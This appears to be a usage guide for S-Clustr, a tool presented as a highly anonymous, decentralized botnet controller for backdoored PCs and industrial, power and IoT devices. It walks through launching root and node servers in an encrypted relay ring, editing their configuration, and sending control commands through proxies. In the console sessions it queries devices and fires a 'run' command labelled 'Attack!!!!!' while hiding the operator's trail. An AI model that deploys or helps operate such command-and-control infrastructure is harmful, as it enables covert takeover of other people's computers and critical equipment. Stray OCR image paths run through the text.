Table of contents

1 Introduction

Here are some questions and answers

(Anonymous netizen) asked: What kind of tool is S-Clustr?

answer:is aA new botnet control tool with extremely high anonymity, using decentralized control.

(Anonymous netizen) asked: What are the usage scenarios and environment of S-Clustr?

Answer: Industrial/intelligent control, large/medium/small computer room control, industrial/traffic power supply control, Internet of Things control, personal computer backdoor control.

(Anonymous netizen) asked: How concealable is traffic communication?

Answer: Communication between servers in a ring network uses AES symmetric encryption. Even if the middleman intercepts the data packet and does not have the correct key, it cannot decrypt the content.

(Anonymous netizen) asked: Will it be subject to replay attacks?

Answer: The life cycle of data packets is set between each server, which means that replay attacks will be ineffective.

(Anonymous netizen) asked: What can be done by controlling the PC side?

Answer: It all depends on how your client control program is written. For example, you can access the xxx website, open the xxx application, execute the xxx command, etc. when the command is issued.

(Anonymous netizen) asked: What is a ring network?

Answer: In the ring network, all traffic is encrypted. When an anonymous person passes through the control device, he will continue to jump between servers to increase the difficulty of traceability. Secondly, the anonymous person's IP will not be recorded in the ring network.

(Anonymous netizen) asked:Control quantity scale?

Answer: This depends on the performance of your computer. A good single-node server can take over tens of thousands of devices, and a network ring will be formed between node servers. Assuming that there are 3 node servers in the ring, then there are about 30,000 control devices.

https://github.com/MartinxMax/S-Clustr-Ring

2. Parameter manual

2-2 S-Clustr_Root_Server

-root-ip <INT> # Set the current host IP
-root-port <INT> # Set the access port for processing device status
-root-key <STR> # Set the processing device status key. If specified, the length must be greater than or equal to 6 characters (the default length is 12 random strings)
-root-q-key <STR> # Set the anonymous query service key. If specified, the length must be greater than or equal to 6 characters (the default length is 12 random strings)
-root-q-port <INT> # Set the access port for the anonymous query service

2-3 S-Clustr_Server

-local-ip <INT> # Set the current host IP
-server-dev-port <INT> # Set device access port
-ring-port <INT> # Set open control port
-server-key <STR> # Set the control key. If specified, the length must be greater than or equal to 6 characters (default length is 12 random strings)
-server-dev-key <STR> # Set the device access key. If specified, the length must be greater than or equal to 6 characters (the default length is 12 random strings)
-ring-key <STR> # Set the ring network key. If specified, the length must be greater than or equal to 6 characters (the default length is 12 random strings)

2-3 S-Clustr_Client


s-key <STR> # Set the control key of the node server finally accessed in the ring network
s-host <STR> # Set the IP of the node server finally accessed in the ring network
s-port <INT> # Set the final accessed node server control port in the ring network
id <INT> #Set the device ID that needs to be controlled, [0] selects all devices
pwr <INT> # Set the status of the device to be controlled, [1] run | [2] stop | [3] query status
rnt-host <STR> # Set the node proxy server IP in the ring network
rnt-port <INT> # Set the node proxy server port in the ring network
rnt-key <INT> # Set the ring network key
root-q-host <STR> # Set the root server IP
root-q-port <INT> # Set the root server query port
root-q-key <STR> #Set the root server query key

3. Encrypted ring network


3-1 Install dependencies

Enter the Install directory and install it.

Installation in Linux environment$ .Linux_Installer.sh




WindowsenvironmentDownInstall>Windows_Installer.bat



3-2 Start ROOT service [192.168.8.105]

$python S-Clustr_Root_Server.py




[22:54:49] | ROOT | [INFO] Root query service [192.168.8.105:10091]
[22:54:49] | ROOT | [INFO] Root query token [121f5b330619d641587d3c9fd022d97a]
[22:54:49] | ROOT | [INFO] Root service [192.168.8.105:10090]
[22:54:49] | ROOT | [INFO] Root token [6b50a56fc2196451cae1e10420fadbe0]

3-3 Node server B starts [192.168.8.105]

Configure the ring network key asS-H4CK13@Maptnh.

$python S-Clustr_Server.py -ring-key S-H4CK13@Maptnh.



[22:56:30] | System | [INFO] Server token [f871f0e6c54b58d8be18439cc766a692]

[22:56:30] | System | [INFO] Device token [d0086d0edd098498a2f5107a4a3a60bf]

[22:56:30] | System | [INFO] Ring network token [1f14d2b21d43468d12c5f1834cd00b21]

[22:56:30] | System | [INFO] Device Service [192.168.8.105:10000]

[22:56:30] | System | [INFO] Max devices [20]...

[22:56:30] | System | [INFO] Device heartbeat packet time [30/s]

[22:56:30] | System | [INFO] Ring network service [192.168.8.105:10089]

[22:56:30] | System | [CONFING] Configure file updates every 6 seconds

Modify the B core server [Config/Server.conf]ofREMOTE_ROOT_SERVERParameters that enable device status to be pushed to the root server

"REMOTE_ROOT_SERVER": { "TOKEN": "6b50a56fc2196451cae1e10420fadbe0", "IP": "192.168.8.105", "PORT":10090 },


Modify the B core server [Config/Proxy.conf] parameter, route the packet to the following IP

{ "Route": ["192.168.8.107:10089"] }

3-4 Node server C starts [192.168.8.107]

Configure the ring network key as S-H4CK13@Maptnh.

```
>python S-Clustr_Server.py -ring-key S-H4CK13@Maptnh.
```




```
[23:41:50] | System | [INFO] Server token [63dd7b5ad871ddb06389dfa5d9130351]
[23:41:50] | System | [INFO] Device token [ab0b3c5367fe8604c80183e0ee7f567d]
[23:41:50] | System | [INFO] Ring network token [1f14d2b21d43468d12c5f1834cd00b21]
[23:41:50] | System | [INFO] Max devices [20]...
[23:41:50] | System | [INFO] Device Service [169.254.241.130:10000]
[23:41:50] | System | [INFO] Device heartbeat packet time [30/s]
[23:41:50] | System | [INFO] Ring network service [169.254.241.130:10089]
[23:41:50] | System | [CONFING] Configure file updates every 6 seconds
```

Modify server C [Config/Server.conf]ofREMOTE_ROOT_SERVERParameters that enable device status to be pushed to the root server

```
"REMOTE_ROOT_SERVER": { "TOKEN": "6b50a56fc2196451cae1e10420fadbe0", "IP":
"192.168.8.105", "PORT":10090 },
```

Modify server C [Config/Proxy.conf] parameter, route the packet to the following IP

```
{ "Route": ["192.168.8.105:10089"] }
```

4. Anonymous client testing

Access the root server (192.168.8.105), query the core server (192.168.8.107) equipment table

Welcome to S-Clustr console. Type [options][help/?] to list commands.

[S-H4CK13@S-Clustr]<v1.2.0># options

| Name | Current Setting | Required | Description

|:-------------:|:-------------------------:|:--------:|:-- ---------------

| s-key | | yes | Server token (TOKEN)(UDP)(Ring network)

| s-host | | yes | Server ip (UDP)(Ring network)

| s-port | 10089 | no | Server port (UDP)(Ring network)

| id | | yes | Device ID [0-n/0 represents specifying all]

| pwr | | yes | Device behavior (run[1]/stop[2]/Query device status[3])(1/2-UDP(Ring network))(3-TCP)

| rnt-host | | yes | Proxy server (UDP)(Ring network)

| rnt-port | 10089 | no | Proxy server port(UDP)(Ring network)

| rnt-key | | yes | Ring token (TOKEN)(UDP)(Ring network)

| root-q-host | | yes | Root server ip (QUERY)(TCP)(ROOT)

| root-q-port | 10091 | no | Root server port (QUERY)(TCP)(ROOT)

| root-q-key | | yes | Root server token (TOKEN)(QUERY)(TCP)(ROOT)

|:-------------:|:-------------------------:|:--------:|:-- ---------------

[S-H4CK13@S-Clustr]<v1.2.0># set s-host 192.168.8.107 # Server address

[*] s-host => 192.168.8.107

[S-H4CK13@S-Clustr]<v1.2.0># set id 0 # Query all devices

[*] id => 0

[S-H4CK13@S-Clustr]<v1.2.0># set pwr 3 # Query operation


[*] pwr => 3

[S-H4CK13@S-Clustr]<v1.2.0># set root-q-host 192.168.8.105 # Root server address


```
    [*] root-q-host => 192.168.8.105
    [S-H4CK13@S-Clustr]<v1.2.0># set root-q-key 121f5b330619d641587d3c9fd022d97a # Root server query TOKEN
    [*] root-q-key => 121f5b330619d641587d3c9fd022d97a
    [S-H4CK13@S-Clustr]<v1.2.0># run
    [*] Connecting to the server...
    IP | Ring Port | Device Port | Device_max | ID | Type | Status | Network
    ---------------------------------------------------- --------------------------
    192.168.8.107 | 10089 | 10000 | 20 | 1 | None | Stopped | Disconnected
    192.168.8.107 | 10089 | 10000 | 20 | 2 | None | Stopped | Disconnected
    192.168.8.107 | 10089 | 10000 | 20 | 3 | None | Stopped | Disconnected
    192.168.8.107 | 10089 | 10000 | 20 | 4 | None | Stopped | Disconnected
    192.168.8.107 | 10089 | 10000 | 20 | 5 | None | Stopped | Disconnected
    192.168.8.107 | 10089 | 10000 | 20 | 6 | None | Stopped | Disconnected
    192.168.8.107 | 10089 | 10000 | 20 | 7 | None | Stopped | Disconnected
    192.168.8.107 | 10089 | 10000 | 20 | 8 | None | Stopped | Disconnected
    192.168.8.107 | 10089 | 10000 | 20 | 9 | None | Stopped | Disconnected
    192.168.8.107 | 10089 | 10000 | 20 | 10 | None | Stopped | Disconnected
    192.168.8.107 | 10089 | 10000 | 20 | 11 | None | Stopped | Disconnected
    192.168.8.107 | 10089 | 10000 | 20 | 12 | None | Stopped | Disconnected
    192.168.8.107 | 10089 | 10000 | 20 | 13 | None | Stopped | Disconnected
    192.168.8.107 | 10089 | 10000 | 20 | 14 | None | Stopped | Disconnected
    192.168.8.107 | 10089 | 10000 | 20 | 15 | None | Stopped | Disconnected
    192.168.8.107 | 10089 | 10000 | 20 | 16 | None | Stopped | Disconnected
    192.168.8.107 | 10089 | 10000 | 20 | 17 | None | Stopped | Disconnected
    192.168.8.107 | 10089 | 10000 | 20 | 18 | None | Stopped | Disconnected
    192.168.8.107 | 10089 | 10000 | 20 | 19 | None | Stopped | Disconnected
    192.168.8.107 | 10089 | 10000 | 20 | 20 | None | Stopped | Disconnected
    [S-H4CK13@S-Clustr]<v1.2.0>#
```

5. Control equipment using ring network encryption

5-1 Use the controlled terminal Pc_demo.py to simulate the backdoor software (open the file to modify the code and connection address before running)



5-2 Anonymous jump attack through ring network



[S-H4CK13@S-Clustr]<v1.2.0># options

| Name | Current Setting | Required | Description

|:-------------:|:--------------------------:|:--------:|:-- ---------------

| s-key | | yes | Server token (TOKEN)(UDP)(Ring network)

| s-host | 192.168.8.107 | no | Server ip (UDP)(Ring network)

| s-port | 10089 | no | Server port (UDP)(Ring network)

| id | 0 | no | Device ID [0-n/0 represents specifying all]

| pwr | 3 | no | Device behavior (run[1]/stop[2]/Query device status[3])(1/2-UDP(Ring network))(3-TCP)

| rnt-host | | yes | Proxy server (UDP)(Ring network)

| rnt-port | 10089 | no | Proxy server port(UDP)(Ring network)

| rnt-key | | yes | Ring token (TOKEN)(UDP)(Ring network)

| root-q-host | 192.168.8.105 | no | Root server ip (QUERY)(TCP)(ROOT)

| root-q-port | 10091 | no | Root server port (QUERY)(TCP)(ROOT)

| root-q-key | 121f5b330619d641587d3c9fd022d97a | no | Root server token (TOKEN)(QUERY)(TCP)(ROOT)

|:-------------:|:--------------------------:|:--------:|:-- ---------------

[S-H4CK13@S-Clustr]<v1.2.0># set s-host 192.168.8.107 # Set the target core server

[*] s-host => 192.168.8.107

[S-H4CK13@S-Clustr]<v1.2.0># set s-key 4b111f2e85b49a2869e0ff1b36f6f4bc # Set the target core server Server TOKEN


[*] s-key => 4b111f2e85b49a2869e0ff1b36f6f4bc

[S-H4CK13@S-Clustr]<v1.2.0># set rnt-host 192.168.8.105 # Set the proxy server in the ring


```
network
[*]rnt-host => 192.168.8.105
[S-H4CK13@S-Clustr]<v1.2.0># set rnt-key 1f14d2b21d43468d12c5f1834cd00b21 # Set ring network TOKEN
[*] rnt-key => 1f14d2b21d43468d12c5f1834cd00b21
[S-H4CK13@S-Clustr]<v1.2.0># set id 1 # Select the first device
[*] id => 1
[S-H4CK13@S-Clustr]<v1.2.0># set pwr 1 # Run operation
[*] pwr => 1
[S-H4CK13@S-Clustr]<v1.2.0># run # Attack!!!!!
[*] Connecting to the server...
[*] Sending to [192.168.8.105:10089] # Traffic is passing through the proxy

# Query device status
[S-H4CK13@S-Clustr]<v1.2.0># set id 1
[*] id => 1
[S-H4CK13@S-Clustr]<v1.2.0># set pwr 3
[*] pwr => 3
[S-H4CK13@S-Clustr]<v1.2.0># run
[*] Connecting to the server...
IP | Ring Port | Device Port | Device_max | ID | Type | Status | Network
